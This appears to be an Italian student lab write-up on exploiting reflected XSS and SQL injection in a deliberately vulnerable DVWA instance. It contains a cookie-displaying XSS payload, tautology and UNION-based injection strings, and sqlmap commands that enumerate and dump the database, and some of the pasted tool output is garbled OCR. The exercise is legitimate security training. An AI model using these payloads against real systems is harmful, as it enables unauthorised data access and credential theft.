PRATICA S6L2:

Esercizio del Giorno

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Impostare il livello di sicurezza

Nel pannello DVWA:

- Vai su **DVWA Security**.
- Security Level: Low
- Significato: Nessuna protezione. Il codice è volutamente vulnerabile e facile da "bucare"




XSS reflected

XSS Reflected (Cross-Site Scripting Riflesso) è una vulnerabilità in cui un input malevolo (come uno script JavaScript) viene inviato tramite una richiesta HTTP (es. URL o form) e immediatamente "riflesso" nella risposta della pagina web, senza essere filtrato. Questo permette all'attaccante di eseguire codice nel browser della vittima, ad esempio mostrando un popup, rubando cookie o reindirizzando a siti dannosi.

È "riflesso" perché il payload non viene memorizzato, ma appare solo nella risposta immediata.

Esempio:


<script>alert(document.cookie)</script>



Ecco cosa significa, passo per passo:

- <script> è un tag HTML che serve a inserire codice JavaScript in una pagina web.
- alert(document.cookie) è un comando che mostra un popup con tutti i cookie associati alla pagina. I cookie possono contenere informazioni sensibili come token di sessione, dati di autenticazione o preferenze utente.

In breve: questo è un esempio di come un sito web possa essere **compromesso** se non filtra correttamente i contenuti inseriti dagli utenti.



SQL Injection (non-blind)

Una **SQL Injection non-blind** è una tecnica in cui un attaccante inserisce codice SQL in un campo vulnerabile (come un form di login o una barra di ricerca) e **riceve una risposta visibile** dal database.

Questo permette all'attaccante di capire subito se l'attacco ha avuto successo.



Esempio:

1. Inserendo **1' or 'a' = 'a**, si forza la condizione della query a essere sempre vera, permettendo l'accesso non autorizzato o la visualizzazione di dati che non dovrebbero essere accessibili. In parole povere: è come ingannare il sistema per ottenere una risposta che normalmente non verrebbe concessa.

Vulnerability: SQL Injection User ID: 1' or 'a' = 'a Submit ID: 1' or 'a' = 'a First name: admin Surname: admin ID: 1' or 'a' = 'a First name: Gordon Surname: Brown ID: 1' or 'a' = 'a First name: Hack Surname: Me ID: 1' or 'a' = 'a First name: Pablo Surname: Picasso ID: 1' or 'a' First name: Bob Surname: Smith

2. 'or 1=1 -- altera la logica della query in modo che la condizione risulti sempre vera (1=1 è sempre vero), mentre il -- commenta il resto della query, impedendo l'esecuzione della parte che potrebbe bloccare l'accesso. Il risultato? Il sistema potrebbe concedere accessi o

mostrare dati che normalmente sarebbero protetti.

Vulnerability: SQL Injection


```
User ID:
                           Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
Surname: Smith
```

3. UNION select user(), database() --

Quella stringa che ho scritto è un esempio avanzato di SQL injection, in cui si sfrutta l'operatore UNION per unire il risultato di una query legittima con un'altra costruita dall'attaccante. In questo caso, si cerca di ottenere informazioni come l'utente corrente del database (user()) e il nome del database in uso (database()).


Vulnerability: SQL Injection User ID: Submit ID: 'UNION select user(), database() -First name: kali@localhost Surname: dvwa

4. 'UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS -- cerca di esplorare la struttura interna del database. Con questa query, un attaccante sta provando a elencare tutti i nomi delle colonne (COLUMN_NAME) di tutte le tabelle (TABLE_NAME) presenti negli schemi (TABLE_SCHEMA) del database. In altre parole, è come cercare di mappare l'intero contenuto del database per trovare informazioni sensibili o punti deboli.



5. 'UNION SELECT concat(TABLE_SCHEMA,".", TABLE_NAME), COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="dvwa" --Questa istruzione SQL injection cerca di estrarre informazioni dettagliate dal database, concentrandosi specificamente sullo schema "dvwa"—che è spesso utilizzato come ambiente di test per dimostrazioni di vulnerabilità web.

In particolare, la query sfrutta UNION SELECT per unire il risultato a una richiesta che concatena il nome dello schema e della tabella (TABLE_SCHEMA.TABLE_NAME) con il nome delle colonne (COLUMN_NAME). Il filtro WHERE table_schema="dvwa" limita l'output ai dati dell'applicazione target.



sqlmap è uno strumento open source usato nel penetration testing per automatizzare il rilevamento e lo sfruttamento delle vulnerabilità da SQL injection. È come un coltellino svizzero per chi analizza la sicurezza delle applicazioni web: potente, versatile e capace di interagire con una vasta gamma di database.

Con sqlmap puoi:

- Identificare e sfruttare diversi tipi di SQL injection (blind, error-based, time-based, ecc.).
- Estrarre dati da tabelle e colonne, anche in modo mirato.
- Eseguire comandi sul server se le condizioni lo permettono.
- Integrare con altri strumenti come Metasploit per escalation di privilegi.

Esempio:

1. Ho creato la variabile c che è una semplice definizione in Bash, dove assegni una stringa di cookie a una variabile. In questo caso:

C= "PHPSESSID=a2d79973b1d127c1df8e56a33e7fed57; security=low"

Serve a semplificare la scrittura dei comandi successivi. Invece di riscrivere i cookie ogni volta, usi \$c per richiamare il contenuto.

```
(kali@ kali)-[~]
c="PHPSESSID=a2d79973b1d127c1df8e56a33e7fed57; security=low"

(kali@ kali)-[~]
secho $c
PHPSESSID=a2d79973b1d127c1df8e56a33e7fed57; security=low
```

2. Identificazione dei Database Ho avviato una scansione iniziale con:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -- cookie=$c --dbs
```

Grazie a sqlmap, il comando ha verificato se l'app è vulnerabile e ha richiesto l'elenco dei database esistenti

```
| Companies of the Comp
```

3. **Enumerazione Tabelle** Successivamente, ho proceduto con l'enumerazione della struttura del database **dvwa**, ottenendo l'elenco completo delle tabelle in esso contenute.

sqlmap - u "http://192.168.50.100/dvwa/vulnerabilities/sqli/?id=1 & Submit=Submit" -- cookie= \$c - D dvwa - tables

```
00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comm
[06:36:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked qu
eries (comment)
[08:35:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECE
IVE MESSAGE
IVE_MESSAGE - comment)'
[06:36:00] [INFO] testing 'MySQL ≥ 5.0.12 ANO time-based blind (
query SLEEP)
[88:30:18] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values:
[06:37:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:37:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one off
[06:37:05] [CRITICAL] unable to connect to the target URL, sqlmap is going to retry the request(s)
[06:37:05] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the pro
--technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[06:37:05] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
[06:37:05] [INFO] target URL appears to have 2 columns in query
[06:37:05] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
Parameter: id (GET)
       Type: time-based blind
       Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id-1' AND (SELECT 7893 FROM (SELECT(SLEEP(5)))Dofx) AND 'SVnB'-'SVnB6Submit-Submit
      Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: 1d=1' UNION ALL SELECT CONCAT(0×7176766271,0×595944616a5a6e6648746b464a7641524374636a4773444a4a7265566f677
[06:37:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[06:37:12] [INFO] fetching tables for database: "dvwa"
Database: dvwa
[2 tables]
guestbook
users
[06:37:12] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[06:37:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.100'
[*] ending @ 06:37:12 /2025-08-05/
```

4. **Analisi della Tabella** users quella che, per convenzione, custodisce le informazioni degli account. Con questo passo, ho chiesto quali **colonne** contiene.

sqlmap -u "http://192.168.50.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" -- cookie=\$c -D dvwa -T users -columns



5. **Estrazione dei Dati, Infine**, Con il comando --dump-all, ho ordinato a sqlmap di prelevare tutto il contenuto del database dvwa. Essendo in ambiente di test e sicurezza impostata su "low", sqlmap ha avuto via libera. Mi ha restituito i dati della tabella users, incluse le credenziali, in forma di **hash criptati**.

 $sqlmap - u "http://192.168.50.100/dvwa/vulnerabilities/sqli/?id=1 \& Submit=Submit" -- cookie= \$c - D \ dvwa -- dump-all$

```
Section (Section Processes of Section Processes of
```

Conclusione dell'Esercizio: Sfruttamento delle Vulnerabilità XSS e SQL Injection su DVWA

Durante l'esercizio, è stato configurato correttamente un ambiente di laboratorio composto da una macchina attaccante Kali Linux e il target DVWA. Dopo aver verificato la comunicazione tra le due entità, si è proceduto con l'accesso all'applicazione vulnerabile e la configurazione del livello di sicurezza a **LOW**, condizione necessaria per simulare exploit realistici in ambiente controllato.

Successivamente, sono state identificate e sfruttate due tipologie di vulnerabilità:

• XSS reflected: È stata individuata una pagina vulnerabile che riflette input utente direttamente nell'output HTML, consentendo l'esecuzione di script malevoli nel browser della vittima. Questo tipo di attacco evidenzia i rischi legati all'assenza di validazione e sanitizzazione dell'input.

• **SQL Injection non blind**: È stata eseguita una serie di interrogazioni SQL malformate tramite tool come sqlmap, permettendo l'accesso al backend della DVWA, l'enumerazione delle tabelle e l'estrazione di dati sensibili dalla tabella users.

L'esercizio ha permesso di comprendere in modo pratico come queste vulnerabilità possano essere sfruttate e quanto sia fondamentale applicare **misure di sicurezza adeguate** come la sanitizzazione dell'input, la parametrizzazione delle query SQL e il monitoraggio delle risposte dell'applicazione.